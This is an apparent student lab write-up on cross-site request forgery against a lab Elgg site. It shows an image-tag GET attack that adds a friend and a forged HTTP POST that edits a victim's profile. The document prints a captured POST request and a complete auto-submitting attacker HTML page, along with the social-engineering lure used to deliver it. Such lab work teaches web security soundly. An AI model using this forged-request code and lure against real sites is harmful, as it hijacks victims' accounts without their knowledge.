
In the figure below, Alice is logged in and she sees the message from Boby. She no longer wants him to bug her, so she clicks on the link.



While Alice is still logged into Elgg, she clicks on the link Boby sent her. This link takes her to another web page. It doesn't look suspicious, but really doesn't seem to do anything. She then proceeds to go back to her Elgg session.



Peering into Alice's friends, we can see that Boby is now friends with Alice. This means that Boby's CSFR attack worked!



Observations / Explanations


This attack worked by employing social engineering and technology. On the technology side, Boby implemented a web site which contained an Add Friend request. The request was embedded into an img tag so that it executes automatically when Alice hits the web page. In the request, he specifies his ID as the ID for the friend to add.

Boby used his social engineering tactics by sending her a convincing message to click on his, attacker's, web site address. Once the web site is hit, the friend request executes and Boby is added to Alice's friend list.


Task 3: CSRF Attack using POST Request

Goal: Launch a similar task as Task 2, but this time edit Alice's profile to include the message "Boby is My Hero!" and accomplish this using HTTP POST.

The figure below shows submission after an Edit to Boby's page. Boby used HTTP Header Live to view the Edit HTTP POST request so that he can edit Alice's profile page. The screen shot below this, shows the details of that request.



The figure below shows the details of the edit request.



The web address for the HTTP POST edit operation is below:

http://www.csrflabelgg.com/action/profile/edit


That is the first bit of information Boby needed. The second, bigger, piece are the parameters to send with the request. Please not the highlighting below.

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 507
Cookie: Elgg=puppe5qpkavu3rgu6bv9g1kle1
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=lp5BzcTxV-
NcLXuW8T0hlA&__elgg_ts=1541219365&name=Boby&description=<p>Boby
 is great!</p>
```

```
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2
&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills
=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&acce
sslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=
2&twitter=&accesslevel[twitter]=2&guid=43
```

Boby observes that he needs to include the name, description, accesslevel and guid (i.e. ID of Alice). He figures out Alice's ID by Viewing Page Source of the member's page and observing Alice's ID in many of the references to Alice's data. He knows the name is "Alice", the description will be "Boby is My Hero!" and the accesslevel is as prescribed; i.e. public.

The screen shot below shows the task2.html attacker web page. The figure for the actual code is below that.




The figure below shows the code for Boby's page which updates Alice's profile. It's a basic HTML web page with some JavaScript included. The JavaScript function forge_post() sets all the parameters (URL, parameters) necessary to execute the HTTP POST. When the page loads, the window.onload function ultimately calls the forge_post() which executes the attack. Note that the guid for Alice is 42 which is specified in the parameters of the request.

task2.html
/var/www/CSRF/Attacker


```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
        var fields;

        // The following are form entries need to be filled out by attackers.
        // The entries are made hidden, so the victim won't be able to see them.
        fields += "<input type='hidden' name='name' value='Alice'>";
        fields += "<input type='hidden' name='description' value='Boby is My Hero!'>";
        fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
        fields += "<input type='hidden' name='guid' value='42'>";

        // Create a <form> element.
        var p = document.createElement("form");

        // Construct the form
        p.action = "http://www.csrflabelgg.com/action/profile/edit";
        p.innerHTML = fields;
        p.method = "post";

        // Append the form to the current page.
        document.body.appendChild(p);

        // Submit the form
        p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post(); }
</script>
</body>
</html>
```

HTML Tab Width: 8 Ln 7, Col 2 INS


The figure below shows the composition and receipt of the message that Boby sent to Alice to get her to click on the link for this attack.




The figure below shows that Alice does not have any information in the Alice box; i.e. no “Boby is My Hero!” text.



The figure below shows the receipt of Boby's attack message. Here he uses is persuasiveness to get Alice to click on the included link.



After Alice clicks on the link, her profile is updated with the "Boby is My Hero!" text.



Observations / Explanations

This attack was similar to the previous attack, except we used HTTP POST since that is how the Edit Profile is accomplished.

Boby was able to find-out how the HTTP POST was constructed by viewing the HTTP POST request when attempted to submit edits to his profile. Further, he was able to find-out Alice's id by Viewing Page Source in the Members section of the Elgg web site.

By putting both of these data together, he was able to create a web-site that forged the Edit request including his message "Boby is My Hero!" and Alice's ID (42). All he needed to was get Alice to click on the link and, like before, by sending Alice a clever email, he was able to convince her to click on the link to his web site.

